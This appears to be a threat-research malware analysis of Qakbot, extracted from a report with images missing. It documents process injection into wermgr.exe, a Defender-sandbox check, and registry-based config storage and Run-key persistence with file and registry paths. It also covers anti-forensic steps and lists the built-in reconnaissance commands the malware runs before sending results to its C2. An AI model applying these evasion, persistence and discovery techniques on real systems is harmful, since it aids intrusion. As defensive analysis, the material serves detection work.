







CreateProcessW API is used to start a new system process using the flag CREATE_SUSPENDED to create the targeted process in suspended mode.


After injecting the Qakbot DLL code with WriteProcessMemory, it finally resumes the injected process and its execution with NtResumeThread.



The injected process (wermgr.exe) contains a newly allocated memory space found in 0x302000. The page has RWX (Read, Write, Execute) protection, and this page contains an MZ header of the injected Qakbot DLL.



In addition to the AV enumeration, Qakbot also checks if it is running on the Windows Defender sandbox. Qakbot checks the existence of a subdirectory: “C:\\INTERNAL__empty.” If this folder exists, the Qakbot process terminates itself.



During our analysis, we spotted that the unpacked Qakbot DLL was inside the injected process memory.

This unpacked Qakbot DLL has unique indicators:

- DLL internal name: fwpolicyiomgr.dll
- DLL export functions: DllRegisterServer, DllInstall


Offset	Name	Value	Meaning
1CFB0	Characteristics	0	
1CFB4	TimeDateStamp	FFFFFFFF	Sunday, 07.02.2106 06:28:15 UTC
1CFB8	MajorVersion	0	
1CFBA	MinorVersion	0	
1CFBC	Name	1CFEC	fwpolicyiomgr.dll
1CFC0	Base	1	
1CFC4	NumberOfFunc...	2	
1CFC8	NumberOfNames	2	
1CFCC	AddressOfFunc...	1CFD8	
1CFD0	AddressOfNames	1CFE0	
1CFD4	AddressOfNam...	1CFE8	

Exported Functions [524453 entries]


Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
1CFD8	1	66CA	1CFFE	DllRegisterServer	
1CFDC	2	66EA	1D010	DllInstall	


Here is an older version of the Qakbot unpacked DLL from previous campaigns:

- DLL internal name: visualstudio_helper.dll
- DLL export function: DllRegisterServer



After the injection, Qakbot stores the content of its DLL in memory, and it corrupts the image file (DLL) on the disk by overwriting it with junk data. This is done to interfere with forensics and analysis attempts:






Qakbot stores its configuration in a fileless manner by loading its configuration from its resource section and then storing its configuration in the registry, in HKCU\\Software\\Microsoft\\[RandomDir].

type (10)	name	file-offset (59)	signature (9)	size (202963 bytes)	file-ratio (31.55%)	entropy	language (3)	first-bytes-hex	first-bytes-text
123	B	0x000713F8	unknown	5666	0.88 %	7.967	unknown	86 53 DE 98 CD B0 70 22 A7 FA 4F 95 5...	.. S .. .. p " .. .. O .. _ .. .. ' % \ .. ..
222	A	0x00072A1C	unknown	167940	26.10 %	7.552	unknown	00 90 02 00 32 DF 7C 50 07 D5 6B 41 11...	.. .. 2 .. | P .. .. k A .. .. z e .. .. u .. ....

Two suspicious Qakbot resources

Time of Day	Process Name	PID	Operation	Path	Result	Detail
5:04:02.7664870 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\1aa003f8	SUCCESS	Type: REG_BINARY, Length
5:04:02.7667480 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\2f3fd3b6	SUCCESS	Type: REG_BINARY, Length
5:04:02.7669228 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\2d7ef3ca	SUCCESS	Type: REG_BINARY, Length
5:04:02.7674184 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\5076bc40	SUCCESS	Type: REG_BINARY, Length
5:04:03.1860751 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\9783b4d3	SUCCESS	Type: REG_BINARY, Length
5:04:03.1862821 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\65e96c0e	SUCCESS	Type: REG_BINARY, Length
5:04:03.2261011 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\1aa003f8	SUCCESS	Type: REG_BINARY, Length
5:04:03.2499761 PM	wermgr.exe	7328	RegSetValue	HKCU\Software\Microsoft\Uboeuaipiamc\52379c3c	SUCCESS	Type: REG_BINARY, Length




Persistence


The persistence mechanism of Qakbot is a registry Run key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run).

First Qakbot creates a subdirectory with a random name under the %APPDATA%\\Microsoft\\ and drops a copy of Qakbot's DLL for the Run key persistence. The persistence mechanism triggers when the system shuts down or restarts.

Time of Day	Process Name	PID	Operation	Path
6:00:15.5291712 PM	wermgr.exe	11492	CreateFile	C:\Users\ AppData\Roaming\Microsoft\Zadabakyje\




During the system shutdown/restart the copy of the Qakbot DLL is dropped to “C:\\Users\\{User}\\AppData\\Roaming\\Microsoft\\Zadabakyje\\uboeuai.dll”:




Process Details.Process Params	Extra Info.Operations	Extra Info.Fixed File
C:\Windows\SysWOW64\wermgr.exe	CreatedNew	c:\users\ appdata\roaming\microsoft\zadabakyje\uboeuai.dll

And a new value in the registry Run key is created. Registry value = KNBLORIAPI, the data type of the value is a REG_SZ and it contains the following data: regsvr32.exe “C:\\Users\\{User}\\AppData\\Roaming\\Microsoft\\Zadabakyje\\uboeuai.dll”:




Process Details.Process Params	Extra Info.RegFilterType	Extra Info.Registry key	Extra Info.Registry value	Extra Info.Decoded Registry data
C:\Windows\SysWOW64\wermgr.exe	RegFilterTypePreSetValueKey(3)	\REGISTRY\USER\ \SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN	KNBLORIAPI	regsvr32.exe "C:\\Users\\ \AppData\\Roaming\\Microsoft\\Zadabakyje\\uboeuai.dll"

At the reboot of the compromised system, the Run key is executed, and run the following command:



Grandparent Process Details.Process Params	Parent Process Details.Process Params	Process Details.Process Params
C:\Windows\Explorer.EXE	"C:\Windows\System32\regsvr32.exe" "C:\Users\ \AppData\Roaming\Microsoft\Zadabakyje\uboeuai.dll"	"C:\Users\ \AppData\Roaming\Microsoft\Zadabakyje\uboeuai.dll"

Here’s another example of the persistence process:



Qakbot uses an anti-forensics technique by deleting and removing the persistence. On the system boot, the DLL file is removed from the C:\\Users\\{User}\\AppData\\Roaming\\Microsoft\\{RandomDir}\\, and the run key value is removed from the registry key.


Discovery

The injected Qakbot process executes automated discovery commands with legitimate Microsoft Windows built-in command-line binaries.

These discovery commands collect information about the compromised system and send the information to the C2 server. This action serves the threat actors for mapping the system for lateral movement.

- net view
  - Description: This command displays a list of domains, computers, or resources that are being shared by the specified computer. Used without parameters, net view displays a list of computers in your current domain.
- cmd /c set
  - Description: This command displays the system environment variables.
- arp -a
  - Description: This command displays entries in the ARP (Address Resolution Protocol) table.
- nslookup -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.<domain_fqdn>
  - Description: This command displays SRV service location records specifically the domain controllers on the domain.
- ipconfig /all
  - Description: This command displays all current TCP/IP network configurations.
- net share
  - Description: This command displays information about all the resources that are shared on the local computer.
- route print
  - Description: This command displays the entries in the local IP routing table.
- netstat -nao
  - Description: This command displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics

- net localgroup
  - Description: This command displays the name of the server and the names of local groups on the computer.
- whoami /all
  - Description: This command displays user, group, and privileges information for the user who is currently logged on to the local system.




wermgr.exe (8964)	C:\Windows\SysWOW64\wermgr.exe	Windows Probler
net.exe (5136)	net view	Net Command
